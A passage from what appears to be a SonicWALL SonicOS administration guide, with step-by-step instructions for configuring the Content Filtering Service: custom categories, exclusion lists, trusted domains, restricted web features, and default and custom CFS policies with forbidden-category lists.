- Step 8** Select a **Schedule** appropriate from the drop-down menu for this group of days and times when this rule is to be enforced. Our example uses the pre-defined **Work Hours** schedule.

**App Control Policy Settings**

Policy Name:

Policy Type:

Address:

Exclusion Address:

Match Object:

Action Object:

Users/Groups: Included:  Excluded:

Schedule:

Enable flow reporting:

Enable Logging:

Log using CFS message format:

Log Redundancy Filter (seconds):  Use Global Settings

Zone:

CFS Allow/Excluded List:


CFS Forbidden/Included List:

Enable Safe Search Enforcement:

With the selections in this example, **Nonproductive Content** will be **Bandwidth Managed** for **Trusted Users** only during **Work Hours**.



- Step 9** Click the **OK** button to create this policy. The new policy displays in the **Application Firewall Policies** list.



- Step 10** Repeat steps 2-9 with variations required by your implementation in order to create a policy for each required group.

## Creating a Custom CFS Category

This section details creating a custom CFS category entry. CFS allows the administrator not only to create custom Policies, but also allows for custom domain name entries to the existing CFS rating categories. This allows for insertion of custom CFS-managed content into the existing and very flexible category structure.

### Topics:


- [“Enable CFS Custom Categories” on page 1281](#)
- [“Add a New CFS Custom Category Entry” on page 1281](#)

### Enable CFS Custom Categories

- Step 1** Navigate to the **Security Services > Content Filter** page in the SonicOS management interface.
- Step 2** Scroll down and click the **CFS Custom Category** section and select the **Enable CFS Custom Category** checkbox.
- Step 3** Click the **Accept** button to save your changes and enable the Custom Category feature.

### Add a New CFS Custom Category Entry

- Step 1** In the **Security Services > Content Filter** page, scroll down to the **CFS Custom Category** section and click the **Add...** button.



- Step 2** Enter a descriptive **Name** for the custom entry.
- Step 3** Choose the pre-defined **Category** to which this entry will be added.
- Step 4** Enter a domain name into the **Content** field.



**Note** All subdomains of the domain entered are affected. For example, entering “yahoo.com” applies to “mail.yahoo.com” and “my.yahoo.com”, hence it is not necessary to enter all FQDN entries for subdomains of a parent domain.

**Step 5** Click the **OK** button to add this custom entry.

Name	Category	Content	Configure
Pink Marshmallows	1: Violence/Hate/Racism	pinkmarshmallows.com	

## Legacy Content Filtering Examples

The following sections describe how to configure the settings on the **Security Services > Content Filter** page using legacy Content Filtering methods.



Note

It is not possible to create advanced rules which utilize bandwidth management and application filter policy control when using the 'legacy' method of Content Filtering. For advanced rule creation, see the [“CFS 3.0 Policy Management Overview” section on page 1269](#).

### Topics

- [“Content Filter Status” on page 1282](#)
- [“Content Filter Type” on page 1284](#)
- [“Restrict Web Features” on page 1284](#)
- [“Trusted Domains” on page 1285](#)
- [“CFS Exclusion List” on page 1285](#)
- [“CFS Policy per IP Address Range” on page 1286](#)
- [“Web Page to Display when Blocking” on page 1287](#)

## Content Filter Status

If SonicWALL CFS is activated, the **Content Filter Status** section displays the status of the Content Filter Server, as well as the date and time that your subscription expires. The expiration date and time is displayed in Universal Time Code (UTC) format.

You can also access the **SonicWALL CFS URL Rating Review Request** form by clicking on the **here** link in **If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here.**

If SonicWALL CFS is not activated, you must purchase a license subscription for full content filtering functionality, including custom CFS Policies. If you do not have an Activation Key, you must purchase SonicWALL CFS from a SonicWALL reseller or from your mysonicwall.com account (limited to customers in the USA and Canada).

## Activating SonicWALL CFS

If you have an Activation Key for your SonicWALL CFS subscription, follow these steps to activate SonicWALL CFS:



**Note** You must have a mysonicwall.com account and your SonicWALL security appliance must be registered to activate SonicWALL Client Anti-Virus.

- 
- Step 1** Click the **SonicWALL Content Filtering Subscription** link on the **Security Services > Content Filtering** page. The **mysonicwall.com Login** page is displayed.
  - Step 2** Enter your mysonicwall.com account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed. If your SonicWALL security appliance is already connected to your mysonicwall.com account, the **System > Licenses** page appears after you click the **SonicWALL Content Filtering Subscription** link.
  - Step 3** Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table. Type in the Activation Key in the **New License Key** field and click **Submit**. Your SonicWALL CFS subscription is activated on your SonicWALL.
  - Step 4** When you activate SonicWALL CFS at mysonicwall.com, the SonicWALL CFS activation is automatically enabled on your SonicWALL within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your SonicWALL.

## Activating a SonicWALL CFS FREE TRIAL

You can try a **FREE TRIAL** of SonicWALL CFS by following these steps:

- 
- Step 1** Click the **FREE TRIAL** link on the **Security Services > Content Filter** page. The **mysonicwall.com Login** page is displayed.
  - Step 2** Enter your mysonicwall.com account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed. If your SonicWALL is already connected to your mysonicwall.com account, the **System > Licenses** page appears after you click the **FREE TRIAL** link.
  - Step 3** Click **FREE TRIAL** in the **Manage Service** column in the **Manage Services Online** table. Your SonicWALL CFS trial subscription is activated on your SonicWALL.
  - Step 4** Select **Security Services > Content Filter** to display the Content Filter page for configuring your SonicWALL Content Filtering Service settings.

## Content Filter Type


There are two types of content filtering available on the SonicWALL security appliance. These options are available from the **Content Filter Type** menu.

- **SonicWALL CFS** - Selecting **SonicWALL CFS** as the **Content Filter Type** allows you to access SonicWALL CFS functionality that is included with SonicOS, and also to configure custom CFS Policies that are available only with a valid subscription. You can obtain more information about SonicWALL Content Filtering Service at <http://www.sonicwall.com/products/cfs.html>
- **Websense Enterprise** - Websense Enterprise is a third party content filter list supported by SonicWALL security appliances.

Clicking the **Network > Zones** link in **Note: Enforce the Content Filtering per zone from the Network > Zone page**, displays the **Network > Zones** page for enabling SonicWALL Content Filtering Service on network zones.

## Restrict Web Features

**Restrict Web Features** on the Security Services > Content Filter page enhances your network security by blocking potentially harmful Web applications from entering your network.



**Restrict Web Features** are included with SonicOS. Select any of the following applications to block:

- **ActiveX** - ActiveX is a programming language that embeds scripts in Web pages. Malicious programmers can use ActiveX to delete files or compromise security. Select the **ActiveX** check box to block ActiveX controls.
- **Java** - Java is used to download and run small programs, called applets, on Web sites. It is safer than ActiveX since it has built-in security mechanisms. Select the **Java** check box to block Java applets from the network.
- **Cookies** - Cookies are used by Web servers to track Web usage and remember user identity. Cookies can also compromise users' privacy by tracking Web activities. Select the **Cookies** check box to disable Cookies.
- **Access to HTTP Proxy Servers** - When a proxy server is located on the WAN, LAN users can circumvent content filtering by pointing their computer to the proxy server. Check this box to prevent LAN users from accessing proxy servers on the WAN.

## Trusted Domains

Trusted Domains can be added to enable content from specific domains to be exempt from **Restrict Web Features**.

If you trust content on specific domains and want them to be exempt from **Restrict Web Features**, follow these steps to add them:

- Step 1** Select the **Do not block Java/ActiveX/Cookies to Trusted Domains** checkbox.
- Step 2** Click **Add**. The **Add Trusted Domain Entry** window is displayed.
- Step 3** Enter the trusted domain name in the **Domain Name** field.
- Step 4** Click **OK**. The trusted domain entry is added to the **Trusted Domains** table.

To keep the trusted domain entries but enable Restrict Web Features, uncheck **Do not block Java/ActiveX/Cookies to Trusted Domains**.

To delete an individual trusted domain, click on the **Delete** icon for the entry. To delete all trusted domains, click **Delete All**. To edit a trusted domain entry, click the **Edit** icon.

## CFS Exclusion List

IP address ranges can be manually added to or deleted from the CFS Exclusion List. For traffic from IP addresses in the CFS Exclusion List, content filtering is disabled and the traffic is allowed access through any firewall access rules that are set to allow only certain users without requiring the user to be authenticated. If Single Sign On is enabled, that traffic will not initiate SSO. These address ranges are treated as trusted domains. Select **Enable CFS Exclusion List** to enable this feature.

The **Do not bypass CFS blocking for the administrator** checkbox controls content filtering for administrators. By default, when the administrator (“admin” user) is logged into the SonicOS management interface from a system, CFS blocking is suspended for that system’s IP address for the duration of the authenticated session. If you prefer to provide content filtering and apply CFS policies to the IP address of the administrator’s system, select the **Do not bypass CFS blocking for the administrator** checkbox.

## Adding Trusted Domains to the CFS Exclusion List

To add a range of IP addresses to the CFS Exclusion List, perform these tasks:

---

- Step 1** Select the **Enable CFS Exclusion List** checkbox.
- Step 2** Click **Add**. The **Add CFS Range Entry** window is displayed.
- Step 3** Enter the first IP address in the range in the **IP Address From:** field and the last address in the **IP Address To:** field.
- Step 4** Click **OK**.
- Step 5** Click **Accept** on the **Security Services > Content Filter** page. The IP address range is added to the CFS Exclusion List.

## Modifying or Temporarily Disabling the CFS Exclusion List

To modify or temporarily disable the CFS Exclusion List, perform these tasks:

---

- Step 1** To keep the CFS Exclusion List entries but temporarily allow content filtering to be applied to these IP addresses, uncheck the **Enable CFS Exclusion List** checkbox.
- Step 2** To edit a trusted domain entry, click the **Edit** icon.
- Step 3** To delete an individual trusted domain, click on the **Delete** icon for the entry.
- Step 4** To delete all trusted domains, click **Delete All**.

## CFS Policy per IP Address Range

To configure a custom CFS policy for a range of IP addresses, perform these tasks:

---

- Step 1** Scroll down to the **CFS Policy per IP Address Range** section and select the **Enable Policy per IP Address Range** checkbox.
- Step 2** Click **Add**. The **Add CFS Policy per IP Range** window is displayed.
- Step 3** Enter the first IP address in the range in the **IP Address From:** field and the last address in the **IP Address To:** field.
- Step 4** Select the CFS policy to apply to this IP address range in the **CFS Policy:** drop-down menu.
- Step 5** Optionally add a comment about this IP address range in the **Comment:** field.
- Step 6** Click **OK**.

## Web Page to Display when Blocking

You can fully customize the web page that is displayed to the user when access to a blocked site is attempted. To revert to the default page, click the **Default Blocked Page** button.

## Configuring Content Filtering Properties

You can customize the content filtering features from the **Filter Properties** dialog, which is accessed from the **Security Services > Content Filter** page. You must have a current CFS Premium license on your firewall to create custom CFS policies. The **Default** CFS policy is used for all users that do not have custom policies assigned to them.

SonicWALL recommends that you make the **Default** CFS Premium policy the most restrictive policy. Custom CFS policies are subject to content filter inheritance. This means that all custom CFS policies inherit the filters from the **Default** CFS policy. To ensure proper content filtering, the **Default** CFS policy should be configured to be the most restrictive policy, then each custom policy should be configured to grant privileges that are otherwise restricted by the **Default** policy.

## Configuring the Default CFS Policy

The **Default** policy is displayed in the **Policies** table.

**To configure the Default policy (as the most restrictive policy):**

- 
- Step 1** Go to **Security Services > Content Filter**.
  - Step 2** Under **Content Filter Type**, select **Content Filter Service**.

**Step 3** Click the **Configure** button to display the **Filter Properties** dialog.

The screenshot shows a dialog box titled "Filter Properties" with four tabs: "CFS", "Policy", "Custom List", and "Consent". The "CFS" tab is selected. The dialog is divided into three sections: "Settings", "URL Cache", and "URL Rating Review".

**Settings**

- Enable HTTPS Content Filtering
- Enable CFS Server Failover
- If Server is unavailable for (seconds)
- Block traffic to all Web sites
- Allow traffic to all Web sites

If URL marked as Forbidden:

- Block Access to URL
- Log Access to URL

**URL Cache**


Cache Size (KBs)

**URL Rating Review**

If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click [here](#).



**Step 4** Click the **URL List** tab.



Policy **URL List** Settings Custom List

**Select Forbidden Categories**

[Select all Categories](#)

<input checked="" type="checkbox"/> 1. Violence/Hate/Racism	<input checked="" type="checkbox"/> 23. Government	<input checked="" type="checkbox"/> 45. Travel
<input checked="" type="checkbox"/> 2. Intimate Apparel/Swimsuit	<input checked="" type="checkbox"/> 24. Military	<input checked="" type="checkbox"/> 46. Vehicles
<input checked="" type="checkbox"/> 3. Nudism	<input checked="" type="checkbox"/> 25. Political/Advocacy Groups	<input checked="" type="checkbox"/> 47. Humor/Jokes
<input checked="" type="checkbox"/> 4. Pornography	<input checked="" type="checkbox"/> 26. Health	<input checked="" type="checkbox"/> 48. Multimedia
<input checked="" type="checkbox"/> 5. Weapons	<input checked="" type="checkbox"/> 27. Information Technology/Computers	<input checked="" type="checkbox"/> 49. Freeware/Software Downloads
<input checked="" type="checkbox"/> 6. Adult/Mature Content	<input checked="" type="checkbox"/> 28. Hacking/Proxy Avoidance Systems	<input checked="" type="checkbox"/> 50. Pay to Surf Sites
<input checked="" type="checkbox"/> 7. Cult/Occult	<input checked="" type="checkbox"/> 29. Search Engines and Portals	<input checked="" type="checkbox"/> 51. N/A
<input checked="" type="checkbox"/> 8. Drugs/Illegal Drugs	<input checked="" type="checkbox"/> 30. E-Mail	<input checked="" type="checkbox"/> 52. N/A
<input checked="" type="checkbox"/> 9. Illegal Skills/Questionable Skills	<input checked="" type="checkbox"/> 31. Web Communications	<input checked="" type="checkbox"/> 53. Kid Friendly
<input checked="" type="checkbox"/> 10. Sex Education	<input checked="" type="checkbox"/> 32. Job Search	<input checked="" type="checkbox"/> 54. Advertisement
<input checked="" type="checkbox"/> 11. Gambling	<input checked="" type="checkbox"/> 33. News and Media	<input checked="" type="checkbox"/> 55. Web Hosting
<input checked="" type="checkbox"/> 12. Alcohol/Tobacco	<input checked="" type="checkbox"/> 34. Personals and Dating	<input checked="" type="checkbox"/> 56. Other
<input checked="" type="checkbox"/> 13. Chat/Instant Messaging (IM)	<input checked="" type="checkbox"/> 35. Usenet News Groups	<input checked="" type="checkbox"/> 57. Internet Watch Foundation CAIC
<input checked="" type="checkbox"/> 14. Arts/Entertainment	<input checked="" type="checkbox"/> 36. Reference	<input checked="" type="checkbox"/> 58. Social Networking
<input checked="" type="checkbox"/> 15. Business and Economy	<input checked="" type="checkbox"/> 37. Religion	<input checked="" type="checkbox"/> 59. Malware
<input checked="" type="checkbox"/> 16. Abortion/Advocacy Groups	<input checked="" type="checkbox"/> 38. Shopping	<input checked="" type="checkbox"/> 60. N/A
<input checked="" type="checkbox"/> 17. Education	<input checked="" type="checkbox"/> 39. Internet Auctions	<input checked="" type="checkbox"/> 61. N/A
<input checked="" type="checkbox"/> 18. N/A	<input checked="" type="checkbox"/> 40. Real Estate	<input checked="" type="checkbox"/> 62. N/A
<input checked="" type="checkbox"/> 19. Cultural Institutions	<input checked="" type="checkbox"/> 41. Society and Lifestyle	<input checked="" type="checkbox"/> 63. N/A
<input checked="" type="checkbox"/> 20. Online Banking	<input checked="" type="checkbox"/> 42. Gay and Lesbian Issues	<input checked="" type="checkbox"/> 64. Not Rated
<input checked="" type="checkbox"/> 21. Online Brokerage and Trading	<input checked="" type="checkbox"/> 43. Restaurants and Dining	

If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click [here](#).



**Note** Under **Select Forbidden Categories**, the **Select all categories** checkbox is selected by default. All categories that are selected will be denied access in this policy.

**Step 5** Uncheck any categories you do not want to block.



**Note** SonicWALL recommends that you make the **Default** CFS Premium policy the most restrictive policy.

**Step 6** Click **OK**.

## Creating a Custom CFS Policy

Custom CFS policies can only be created when the appliance has a valid CFS Premium subscription.

To create new CFS policy:

- Step 1** Go to **Security Services > Content Filter**.
- Step 2** Under **Content Filter Type**, select **Content Filter Service**.

The screenshot shows a window titled "Content Filter Type". It contains a dropdown menu with "Content Filter Service" selected. Below the dropdown, the options "Content Filter Service" and " Websense Enterprise" are visible. To the right of the dropdown is a "Configure..." button.

- Step 3** Click the **Configure** button to display the **Filter Properties** dialog.

The screenshot shows the "Filter Properties" dialog box with the "CFS" tab selected. The "Settings" section includes:

- Enable HTTPS Content Filtering
- Enable CFS Server Failover
- If Server is unavailable for (seconds)
- Block traffic to all Web sites
- Allow traffic to all Web sites
- If URL marked as Forbidden:
  - Block Access to URL
  - Log Access to URL

The "URL Cache" section includes:


- Cache Size (KBs)

The "URL Rating Review" section includes:


- If you believe that a Web site is rated incorrectly or you wish to submit a new URL, [click here.](#)

- Step 4** Under the **CFS** tab, select the options that you want.

**Step 5** Select the **Policy** tab to display the **Policies** dialog.




**Step 6** Click the **Add** button to add a new policy.



**Step 7** Enter the policy name in the **Name** box.

**Step 8** Click the **URL List** tab.



**Select Forbidden Categories**

**Select all Categories**

<input checked="" type="checkbox"/> 1. Violence/Hate/Racism	<input checked="" type="checkbox"/> 23. Government	<input checked="" type="checkbox"/> 45. Travel
<input checked="" type="checkbox"/> 2. Intimate Apparel/Swimsuit	<input checked="" type="checkbox"/> 24. Military	<input checked="" type="checkbox"/> 46. Vehicles
<input checked="" type="checkbox"/> 3. Nudism	<input checked="" type="checkbox"/> 25. Political/Advocacy Groups	<input checked="" type="checkbox"/> 47. Humor/Jokes
<input checked="" type="checkbox"/> 4. Pornography	<input checked="" type="checkbox"/> 26. Health	<input checked="" type="checkbox"/> 48. Multimedia
<input checked="" type="checkbox"/> 5. Weapons	<input checked="" type="checkbox"/> 27. Information Technology/Computers	<input checked="" type="checkbox"/> 49. Freeware/Software Downloads
<input checked="" type="checkbox"/> 6. Adult/Mature Content	<input checked="" type="checkbox"/> 28. Hacking/Proxy Avoidance Systems	<input checked="" type="checkbox"/> 50. Pay to Surf Sites
<input checked="" type="checkbox"/> 7. Cult/Occult	<input checked="" type="checkbox"/> 29. Search Engines and Portals	<input checked="" type="checkbox"/> 51. N/A
<input checked="" type="checkbox"/> 8. Drugs/Illegal Drugs	<input checked="" type="checkbox"/> 30. E-Mail	<input checked="" type="checkbox"/> 52. N/A
<input checked="" type="checkbox"/> 9. Illegal Skills/Questionable Skills	<input checked="" type="checkbox"/> 31. Web Communications	<input checked="" type="checkbox"/> 53. Kid Friendly
<input checked="" type="checkbox"/> 10. Sex Education	<input checked="" type="checkbox"/> 32. Job Search	<input checked="" type="checkbox"/> 54. Advertisement
<input checked="" type="checkbox"/> 11. Gambling	<input checked="" type="checkbox"/> 33. News and Media	<input checked="" type="checkbox"/> 55. Web Hosting
<input checked="" type="checkbox"/> 12. Alcohol/Tobacco	<input checked="" type="checkbox"/> 34. Personals and Dating	<input checked="" type="checkbox"/> 56. Other
<input checked="" type="checkbox"/> 13. Chat/Instant Messaging (IM)	<input checked="" type="checkbox"/> 35. Usenet News Groups	<input checked="" type="checkbox"/> 57. Internet Watch Foundation CAIC
<input checked="" type="checkbox"/> 14. Arts/Entertainment	<input checked="" type="checkbox"/> 36. Reference	<input checked="" type="checkbox"/> 58. Social Networking
<input checked="" type="checkbox"/> 15. Business and Economy	<input checked="" type="checkbox"/> 37. Religion	<input checked="" type="checkbox"/> 59. Malware
<input checked="" type="checkbox"/> 16. Abortion/Advocacy Groups	<input checked="" type="checkbox"/> 38. Shopping	<input checked="" type="checkbox"/> 60. N/A
<input checked="" type="checkbox"/> 17. Education	<input checked="" type="checkbox"/> 39. Internet Auctions	<input checked="" type="checkbox"/> 61. N/A
<input checked="" type="checkbox"/> 18. N/A	<input checked="" type="checkbox"/> 40. Real Estate	<input checked="" type="checkbox"/> 62. N/A
<input checked="" type="checkbox"/> 19. Cultural Institutions	<input checked="" type="checkbox"/> 41. Society and Lifestyle	<input checked="" type="checkbox"/> 63. N/A
<input checked="" type="checkbox"/> 20. Online Banking	<input checked="" type="checkbox"/> 42. Gay and Lesbian Issues	<input checked="" type="checkbox"/> 64. Not Rated
<input checked="" type="checkbox"/> 21. Online Brokerage and Trading	<input checked="" type="checkbox"/> 43. Restaurants and Dining	

If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click [here](#).



**Note** Under **Select Forbidden Categories**, the **Select all categories** checkbox is selected by default. All categories that are selected will be denied access in this policy.

**Step 9** Uncheck any categories you do not want to block.

**Step 10** Click the **Settings** tab to display the **Settings** window.

The screenshot shows the 'Settings' window for a Content Filter policy. The 'Settings' tab is selected, displaying the following configuration options:

- Custom List Settings:**
  - Source of Allowed Domains: None
  - Source of Forbidden Domains: Global
  - Source of Keyword: Per Policy
- Safe Search Enforcement Settings:**
  - Enable Safe Search Enforcement
- YouTube for Schools:**
  - Enable YouTube for Schools
  - School ID: [Text Input Box]
- Filter Forbidden URLs by time of day:**
  - Always on

Under **Custom List Settings**, the following **Custom List Settings** are listed:

- **Source of Allowed Domains**
- **Source of Forbidden Domains**
- **Source of Keyword**

**Step 11** For each **Custom List Setting**, select the setting you want from the menu.

- **None** - The setting is not applied to any users on the firewall.
- **Global** - The setting is applied globally to all users on the firewall.
- **Per Policy** - The setting is applied only to users to whom the policy applies.


**Step 12** If you want use the safe browsing feature for search engines such as Google and Yahoo, under **Safe Search Enforcement Settings**, select **Enable Safe Search Enforcement**.

**Step 13** If you want to use YouTube for schools, under **YouTube for Schools**, select **Enable YouTube for Schools** and enter the school ID in the **School ID** box.

**Step 14** To schedule this **Content Filtering** policy to be enforced at certain times, under **Filter Forbidden URLs by time of day**, select one of the following options from the menu list:

- **Always on** - (Default) Content Filtering is enforced at all times.

- **Specific Time** - Content Filtering is enforced only during the days and times selected. Times are listed in 24-hour format and include choices such as Work Hours, After Hours, Weekend Hours, and specific days and times.



**Step 15** Click **OK**.


## Custom List

